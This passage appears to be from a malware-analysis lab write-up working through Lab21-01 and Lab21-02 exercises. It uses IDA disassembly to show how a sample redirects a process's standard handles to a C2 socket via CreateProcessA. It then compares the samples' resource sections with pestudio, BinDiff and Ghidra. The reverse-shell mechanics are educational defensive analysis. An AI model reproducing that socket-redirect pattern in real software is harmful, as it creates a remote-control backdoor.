By viewing the start of sub\_140001000 in IDA we can also see that rcx is being stored back into rbx which is then being used for the standard input, output, and error destination meaning that all output will be redirected to this socket.

```

0000000140001000 ;org 140001000h
0000000140001000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
0000000140001000
0000000140001000
0000000140001000
0000000140001000 sub_140001000 proc near
0000000140001000
0000000140001000 bInheritHandles= dword ptr -0C8h
0000000140001000 dwCreationFlags= dword ptr -0C0h
0000000140001000 lpEnvironment= qword ptr -0B8h
0000000140001000 lpCurrentDirectory= qword ptr -0B0h
0000000140001000 lpStartupInfo= qword ptr -0A8h
0000000140001000 lpProcessInformation= qword ptr -0A0h
0000000140001000 ProcessInformation= _PROCESS_INFORMATION ptr -98h
0000000140001000 StartupInfo= _STARTUPINFOA ptr -78h
0000000140001000
0000000140001000 push rbx
0000000140001002 sub rsp, 0E0h
0000000140001009 xor edx, edx ; Val
000000014000100B mov rbx, rcx
000000014000100E lea rcx, [rsp+0E8h+StartupInfo] ; Dst
0000000140001013 lea r8d, [rdx+68h] ; Size
0000000140001017 call
000000014000101C xor
000000014000101E lea
0000000140001025 mov
000000014000102A mov
000000014000102F mov
0000000140001034 lea
0000000140001039 xor
000000014000103C xor
000000014000103F mov
0000000140001044 lea
0000000140001049 xor
000000014000104B mov
0000000140001050 xor
0000000140001052 mov
000000014000105A mov
000000014000105F mov
0000000140001064 mov
0000000140001068 mov
0000000140001070 mov
000000014000107B mov
0000000140001083 mov
000000014000108B mov
0000000140001093 call
0000000140001099 mov
000000014000109E or
00000001400010A1 call
00000001400010A7 xor
00000001400010A9 add
00000001400010B0 pop
00000001400010B1 retn
00000001400010B1 sub_140001000 endp
00000001400010B1

```

Based on this we know that the function at 0x1400013C8 takes 1 parameter, the socket to our C2.

vii- How many arguments are passed to the call to CreateProcess at 0x0000000140001093?  
 How do you know?

It's not immediately clear how many arguments are passed to the call to CreateProcessA at 0x140001093.

```
0000000140001052 mov [rsp+0E8h+StartupInfo.cb], 68h
000000014000105A mov [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
000000014000105F mov [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
0000000140001064 mov [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
0000000140001068 mov [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
0000000140001070 mov [rsp+0E8h+StartupInfo.dwFlags], 100h
000000014000107B mov [rsp+0E8h+StartupInfo.hStdInput], rbx
0000000140001083 mov [rsp+0E8h+StartupInfo.hStdError], rbx
000000014000108D mov [rsp+0E8h+StartupInfo.hStdOutput], rbx
0000000140001093 call cs:CreateProcessA
0000000140001099 mov rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hHandle
000000014000109E or edx, 0FFFFFFFh ; dwMilliseconds
00000001400010A1 call cs:WaitForSingleObject
00000001400010A7 xor eax, eax
00000001400010A9 add rsp, 0E0h
00000001400010B0 pop rbx
```

Given IDA has identified this as CreateProcessA though, we can double click on it and see how many arguments are expected to be passed to this call.



In this case we can see there are 10 arguments which are expected to be passed to it.

- lpApplicationName
- lpCommandLine
- lpProcessAttributes
- lpThreadAttributes
- bInheritHandles
- dwCreationFlags
- lpEnvironment
- lpCurrentDirectory
- lpStartupInfo
- lpProcessInformation


Because this is documented, we know that these 10 arguments need to be passed to [CreateProcessA](#)

```
C++  Copy
BOOL CreateProcessA(
 _In_opt_ LPCTSTR lpApplicationName,
 _In_opt_ LPCTSTR lpCommandLine,
 _In_opt_ LPSECURITY_ATTRIBUTES lpProcessAttributes,
 _In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,
 In BOOL bInheritHandles,
 In DWORD dwCreationFlags,
 _In_opt_ LPVOID lpEnvironment,
 _In_opt_ LPCTSTR lpCurrentDirectory,
 _In_opt_ LPSTARTUPINFOA lpStartupInfo,
 Out LPPROCESS_INFORMATION lpProcessInformation
```


**h- Analyze the malware found in *Lab21-02.exe* on both x86 and x64 virtual machines.**

**i- What is interesting about the malware's resource sections?**

Because we know this malware is similar to Lab12-01.exe, we can compare the malware's resource sections to that of Lab12-01.exe and see if there's any noticeable differences. By opening both of these in pestudio, we can see that Lab21-02.exe has an added section called .rsrc and a number of extra imports and strings.




The added section is a resource section, and if we examine what is contained within it, we can see three interesting binaries named x64, x64DLL, and x86.




Although this malware is similar to Lab12-01.exe, we're not entirely sure how similar it is. To do this we should look at similarities between our sample 'Lab12-01.exe' and 'Lab21-02.exe'. We can utilise a disassembler plugin such as [BinDiff](#) to get this information at a glance. This requires a disassembled binary be present from either a paid pro version of IDA, or the free alternative Ghidra.


If we want to install this plugin into Ghidra, we first must install it on our OS from the provided msi file. From here we can run Ghidra and click File > Install Extensions.




The extension we need to install is ghidra\_BinExport.zip as shown below.




After installing this, we need to restart Ghidra and disassemble both Lab12-01.exe, and Lab21-02.exe. We should also set these to automatically analyze the selected binary.




Once analysis is complete we can use File > Export, and select ‘Binary BinExport for BinDiff’.



Once this is complete for both our binaries, we can compare the 2 BinExport files using BinDiff. We will need to first setup a workspace.



From here we can compare our 2 BinDiff exports.




The end result is a number of graphs and functions we can drill down into and see what has changed, and in fact a lot has changed between these 2 binaries.




## ii-Is this malware compiled for x64 or x86?

Using our BinDiff above we have a graph which tells us what this malware is compiled for.




- x86-32 (32-bit)

We can also use a number of other tools such as peview, PE-bear, pestudio or DIE to get the same information as this is stored in the File Header.

